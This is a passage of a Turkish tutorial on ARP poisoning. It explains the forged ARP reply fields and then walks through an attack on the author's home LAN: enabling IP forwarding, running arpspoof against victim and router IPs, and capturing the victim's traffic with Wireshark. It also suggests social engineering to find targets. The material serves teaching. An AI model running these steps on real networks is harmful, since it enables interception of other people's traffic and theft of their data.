> Bildiğiniz üzere TCP/IP protokol ailesi ta 70'li-80'li yıllara dayanan bir standart olması dolayısıyla L2'de kendine yer edinmiş ARP protokolü tasarlanırken bir kontrol mekanizması koyulmasına gerek duyulmamış. Bu standart dünyada internete bağlı tüm elektronik aletlerde kullanıldığından ve üretilen donanımlar / ağ ürünleri bunca süredir hep bu standarda göre piyasaya sürüldüğünden ARP protokolü üzerinde kontrol mekanizması eksikliğini gidermek maksadıyla düzenleme doğal olarak yapılamamıştır. Çünkü şayet bu düzenleme yapılacak olsaydı bunca zamandır standart diye dünyaya duyurulmuş mevcut TCP/IP modeline göre üretilmiş ve dünyanın muhtelif yerlerine (ABD, Çin, Rusya, Türkiye, Almanya, Japonya,..... kısaca Amerika Kıtası, Avrupa Kıtası, Asya Kıtası, Afrika Kıtası, Avrustralya Kıtası'na) dağılmış ağ ürünleri / donanımları milyarlarca sayıda elektronik ÇÖP imparatorluğuna dönüşürdü. Çünkü olay L2'de. Yani donanıma dokunuyor ve donanımlar da mevcut TCP/IP standardına göre senelerdir üretiliyor ve piyasaya sürülüyor. Bu nedenle TCP/IP'ye ve ARP'a dokunulamadı. Halen ARP protokolündeki kontrol mekanizması eksikliğinden dolayı saldırganlar yerel ağlarda bu açıklıktan (direk Arp Yanıt paketi gönderiminden) yararlanmayı sürdürmektedirler.

Yani direk Arp Yanıt paketi yollayarak oldu bittiye getiriyor ve karşı tarafa pakette ne diyorsa karşı taraf pakette denileni şartsız / sorgusuz kabul ediyor. Saldırgan birinci terminaldeki kodlamayı çalıştırarak kurban makinaya diyor ki ben Router'ım. Saldırgan ikinci terminaldeki kodlamayı çalıştırarak ise Router'a diyor ki ben kurban makinayım. Bu durumda kurban örneğin tarayıcısından google.com'a girerken router diye saldırganın makinesine paketleri gönderecektir. Saldırgan ise trafik yönlendir modunda olduğundan paketin asıl sahibi router'a paketleri gönderecektir. Router paketleri google.com sunucusuna iletecektir ve google.com sunucusundan gelen yanıt paketleri router'a gelecektir. Router google.com'dan gelen bu paketleri kurban makina zannettiği saldırgan makinaya gönderecektir. Çünkü router'ın Arp tablosu da direk yollanan Arp Yanıtıyla "zehirlenmiştir" (yani saldırganın amacı doğrutlusunda bir değerle doldurulmuştur). Ardından saldırgan google.com paketlerini router'dan aldığında aldığı gibi kurbanın makinasına yönlendirir. Sonuç olarak dikkat ederseniz internet trafiği kurbandan saldırgana, saldırgandan router'a, router'dan internete,...,sonra internetten router'a, router'dan saldırgana ve saldırgandan kurbana gitmektedir. Yani kurbanın trafiği artık saldırganın makinasının üzerinden geçmektedir;



ve saldırgan bunu sadece birinci, ikinci, üçüncü terminaldeki kodları makinesinde çalıştırarak yapmaktadır. Kurbanın trafiği internete doğru halen kesintisiz aktığı için kurban halen internette aktif durumdadır. Sadece ortaya başka bir yabancı (saldırgan) girmiştir. Bu v.b. saldırılara genel olarak MITM (Man In The Middle), yani "Araya Giren Adam" saldırısı adı verilir. MITM saldırıları arasında ARP Spoofing bunlardan sadece biridir.

Saldırgan kurbanın trafiğini üzerinden bu şekilde geçirerek kendi makinesi üzerinde akan trafiği okuyabilir, trafiği aynı zamanda sistemine anlık olarak kaydedebilir, akan trafikteki paketleri inceleyerek kritik veri elde etmeye çalışabilir.

Buraya kadar saldırı biraz soyut anlatıldı. Şimdi makalenin başında bahsedilen bilgilerle saldırıyı biraz somutlaştıralım.

Saldırgan, makinesinde birinci terminaldeki kodu çalıştırarak şu şekilde bir Arp "Yanıt" paketi oluşturmaktadır ve göndermektedir:

Birinci Terminal Paket İçeriği:

```
hwtype=0x1                // Yani donanım türü olarak Ethernet seçi
                          // lir.
ptype=0x800               // Yani protokol türü olarak IPv4 & IPv6 seçilir.
hwlen=6                   // Yani donanım adres uzunluğu olarak 6 oktet
                          // seçilir.
plen=4                    // Yani protokol adres uzunluğu olarak 4 oktet
                          // seçilir.
op=0x2                    // Yani operasyon türü (Arp paketinin amacı)
                          // olarak ARP Response (Arp Yanıtı) belirlenir.
hwsrc=df:f3:df:f3:df:f3   // Yani yanıtı yapan saldırganın kendi MAC adresi
                          // girilir.
psrc=192.168.2.1          // Yani yanıtı yapan saldırganın kendini oymuş
                          // gibi göstermek istediği makinenin IP'si giri
                          // lir.
hwdst=5a:bf:a5:bf:5a:bf   // Yani ARP Response (Arp Yanıtı) nın gönderi
                          // leceği hedef MAC adresi (kurbanın MAC adresi)
                          // girilir.
pdst=192.168.2.2          // Yani Arp Response (Arp Yanıtı) nın gönderi
                          // leceği hedef makine (kurban şahsın makine)
                          // ip'si girilir.
```

(Burada her satırda yer alan değeri (örn; 0x1, 0x800, 6, 4, 0x2,...) 1 ve 0 bit dizisi halinde yatay bir şekilde sıralandığını düşünün. Gönderilen Arp paketi işte odur)

Birinci terminalde oluşturulan arp paket içeriğinde hedef makine ip'si kısmına kurbanın IP değeri doldurulur. Hedef makine mac adresi kısmına kurbanın MAC adresi değeri doldurulur. Kaynak MAC adresi kısmına saldırganın kendi makine MAC adresi değeri doldurulur. Kaynak IP adresi kısmına - saldırganın kendi makine IP adresi değeri değil (!) - Router'ın IP adresi değeri doldurulur. Böylece kurban bu paketi aldığında Arp Tablosuna (Arp Önbelleğine) Saldırgan MAC - Router IP kaydını koyacaktır. Yani kurban router'a paket göndereceği zaman router'ın MAC'i zannettiği saldırgan makine MAC'ini hedef MAC adresi diyecektir ve paketleri o MAC adresli makineye (saldırgana) yollayacaktır.

İkinci Terminal Paket İçeriği:

```
hwtype=0x1              // Yani donanım türü olarak Ethernet seçi
                        // lir.
ptype=0x800             // Yani protokol türü olarak IPv4 & IPv6 seçilir.
hwlen=6                 // Yani donanım adres uzunluğu olarak 6 oktet
                        // seçilir.
plen=4                  // Yani protokol adres uzunluğu olarak 4 oktet
                        // seçilir.
op=0x2                  // Yani operasyon türü (Arp paketinin amacı)
                        // olarak ARP Response (Arp Yanıtı) belirlenir.
hwsrc=df:f3:df:f3:df:f3 // Yani yanıtı yapan saldırganın kendi MAC adresi
                        // girilir.
psrc=192.168.2.2        // Yani yanıtı yapan saldırganın kendini oymuş
                        // gibi göstermek istediği makinenin IP'si giri
                        // lir.
hwdst=cc:cc:cc:cc:cc:cc // Yani ARP Response (Arp Yanıtı) nın gönderi
                        // leceği hedef MAC adresi (router'ın MAC adresi)
                        // girilir.
pdst=192.168.2.1        // Yani Arp Response (Arp Yanıtı) nın gönderi
                        // leceği hedef makine (router'ın) ip'si girilir.
```

(Burada her satırda yer alan değeri (örn; 0x1, 0x800, 6, 4, 0x2,...) 1 ve 0 bit dizisi halinde yatay bir şekilde sıralandığını düşünün. Gönderilen Arp paketi odur)

İkinci terminalde oluşturulan arp paket içeriğinde hedef makine ip'si kısmına kurban olarak bu sefer Router IP değeri doldurulur. Hedef makine mac adresi kısmına router'ın MAC adresi değeri doldurulur. Kaynak MAC adresi kısmına saldırganın kendi makine MAC adresi değeri doldurulur. Kaynak IP adresi kısmına - saldırganın kendi makine IP adresi değeri değil (!) - kafede oturan kurbanın IP adresi değeri doldurulur. Böylece router bu paketi aldığında Arp Tablosuna (Arp Önbelleğine) Saldırgan MAC - Kafedeki Kurban IP kaydını koyacaktır. Yani router yerel ağda kafedeki kurbana paket göndereceği zaman kurbanın MAC'i zannettiği saldırgan makine MAC'ini hedef MAC adresi diyecektir ve paketleri o MAC adresli makineye (saldırgana) yollayacaktır.

Üçüncü Terminal Konfigurasyon Hk:

```
Saldırgan kendi makinesindeki ethernet kartına ait konfigurasyon
ayar satırlarındaki ip_forward değişkenini 0 ken 1 yapmıştır.
```

Saldırgan üçüncü terminalde yaptığı işlem ile makinesine gelen paketleri hedefine yönlendir (yolla) moduna geçecektir.

Sonuç olarak arpspoof tool'u high level bir arayüz sunarak gerek duyulan (değişken nitelikte olan) üç adet değeri vermemiz ile arkada bu paketleri oluşturacaktır ve gönderecektir. Bu paketleri alan hedef makineler de arp tablolarını (arp önbelleklerini) gelen paketlerin söylediği doğrulara göre güncellemektedirler (zehirlenmektedirler). arpspoof tool'u gibi aynı hizmeti sunan (zararlı aktiviteyi sunan) başka araçlar da vardır. Örneğin görsel arayüz seçeneği olan Ettercap ya da bir diğer görsel arayüz seçeneği sunan Cain&Abel gibi.

g. Uygulama [Reel Bir Arp Zehirlemesi Saldırısı]

Şimdi şahsi evimdeki yerel ağda (LAN'da) gerçek bir arp zehirlemesi saldırısı yapma adımlarına geçelim.

Gereksinimler

(+) Uygulama belirtilen materyaller ile birebir denenmiştir ve başarılı olunmuştur.

Pardus Linux 17.5 LTS [indir]	// Saldırgan Sistem
Windows 10 Enterprise ENG LANG x64 [indir]	// Kurban Sistem

Burada saldırgan rolünü oynamaktayız. Öncelikle saldırılacak hedef makinenin IP bilgisi not edilir. Saldırgan bunu elde etmek için sosyal mühendislik veya gizli kapaklı işlere girişme gibi seçenekleri kullanabilir. Şayet bu işlere girişmek istemiyorsa yerel ağdaki tüm ağa bağlı makineleri (bilgisayar, mobil telefon, televizyon, switch / router, vs...) scope'una (kapsamına) dahil edebilir. Tüm makineleri kapsamına alması spesifik bir makineyi zehirlemesine nazaran inanın daha kolaydır. Burada bilgi toplama denilen safhanın önemi kendini göstermektedir.


Saldırgan hedef sistemin IP'sinin 172.16.3.97 olduğunu tespit etmiş olsun. Ardından saldırgan kendi ethernet arayüzü ismini ve router IP bilgisini öğrenmek için makinesine aşağıdaki komutları girer:

Pardus Terminal:

(*) Ethernet arayüz ismini öğrenme

```
1 ip address        // Eski linux sistemlerde ifconfig komutu girilir
```

Çıktı:




Pardus Terminal:

(*) Router ip öğrenme

```
1 ip route        // Eski linux sistemlerde route -n  ya da netstat -r -n
```

Çıktı:




Saldırgan, makinesinin ethernet arayüz isminin enp0s31f6 olduğu bilgisini ve router IP sinin 172.16.3.1 olduğu bilgisini elde etmiştir (Not: Ethernet arayüz ismi elde edilme gereği duyulmasının nedeni bilgisayarlarda birden fazla ethernet arayüzünün duruma göre var olabiliyor olmasındandır. Örneğin bilgisayarın hem kablodan hem de wifi'dan aynı anda internet bağlı olduğu durumlarda ethernet arayüzü olarak eth0 ve wlan0 şeklinde iki ayrı ethernet arayüzü var olabilir). Saldırgan, makinesindeki ethernet arayüz ismi ve router ip bilgisini edinimleri sonrası saldırıya başlamak için son hazırlığını, yani ethernet kartını yönlendirme moduna geçirme ayarını (daha teknik ifadeyle ethernet kartını kendisiyle alakalı olsun olmasın tüm paketleri al ve yönlendir ayarını) yapmaya koyulur.


Bilgi:
Ethernet kartını kendisiyle alakalı olsun olmasın tüm paketleri kabul eder hale getirme moduna Promiscous Mode adı verilir. Normalde ethernet kartları varsayılan olarak kendine gelen paketlerden sadece hedef olarak kendisinin belirtildiği paketleri alacak şekilde çalışırlar. Kendisini alakadar etmemesine rağmen kendisine gelen paketleri ise drop ederler (üzerlerinden atarlar / ele almazlar). Ethernet kartları çeşitli kullanım alanlarında Promiscous Mode'una ihtiyaç duyduğundan bu mod seçenek olarak sunulmuştur. Saldırgan ise saldırısında bu modu araç olarak kullanmaktadır.

Pardus Terminal:

```
1 sudo su
2 echo 1 > /proc/sys/net/ipv4/ip_forward
```

Çıktı:






Artık saldırgan hazır durumdadır. Şimdi yapacağı tek şey sahte arp paketlerini router'a ve kurbana göndermektir:


Pardus Terminal:

(*) Kurbana sahte arp paketi gönderimi (defalarca)

```
arpspoof -i enp0s31f6 -t 172.16.3.97 172.16.3.1
                         (Kurban IP) (Router IP)
```

Çıktı:







Pardus Terminal:

(*) Router'a sahte arp paketi gönderimi (defalarca)

```
1  arpspoof -i enp0s31f6 -t 172.16.3.1 172.16.3.97
2                           (Router IP) (Kurban IP)
```

Çıktı:






Not: Arp Yanıt paketlerinin defalarca gönderiliyor oluşunun nedeni kurban makinelerin onarıcı arp talep paketlerini LAN'a gönderip doğru router'ı bulma sürecini sekteye uğratmak / sürekli bozmak içindir. Yani bir defa sahte Arp Yanıt paketi gönderirsek kurban makine belli bir süre sonra kendini toparlayıp zehri üzerinden atabilir. Fakat defaatle sahte Arp Yanıt paketi gönderirsek - ki arpspoof tool'u otomatik olarak zaten bunu yapmakta - kurban sürekli zehirleneceğinden ağ ayarlarını onar gibi windows / linux çözümlerini (seçeneklerini) kullandığında LAN'a göndereceği onarıcı paketler (yani doğru router'ı bulma Arp "Talep"leri) dahi onu kurtaramayacaktır. Belki anlık bir fırsat bulup doğru Router'ı bulacaktır ama sürekli gelen sahte arp yanıt paketlerini almaya devam edeceğinden (ve gelen bu paketleri TCP/IP L2 Arp Protokolü tasarımı gereği doğru kabul edeceğinden) tekrar zehirlenecektir. Yani kurban istese de istemese de kurban olarak kalmaya devam edecektir ve gerçekten eli mahkumdur.


Şu an saldırgan araya girmiş bulunmaktadır. Kurbanın internet trafiği saldırganın ethernet kartı üzerinden geçmektedir. Sıradaki işlem saldırganın üzerinden akıp giden kurban trafiğini okumasıdır. Saldırgan bu okuma işlemi için wireshark yazılımını tercih edebilir:

Pardus Terminal:


```
// Kurulum
sudo su
apt-get install wireshark
dpkg-reconfigure wireshark-common          // [YES] denir.
chmod +x /usr/bin/dumpcap
exit


// Başlatma
wireshark
```

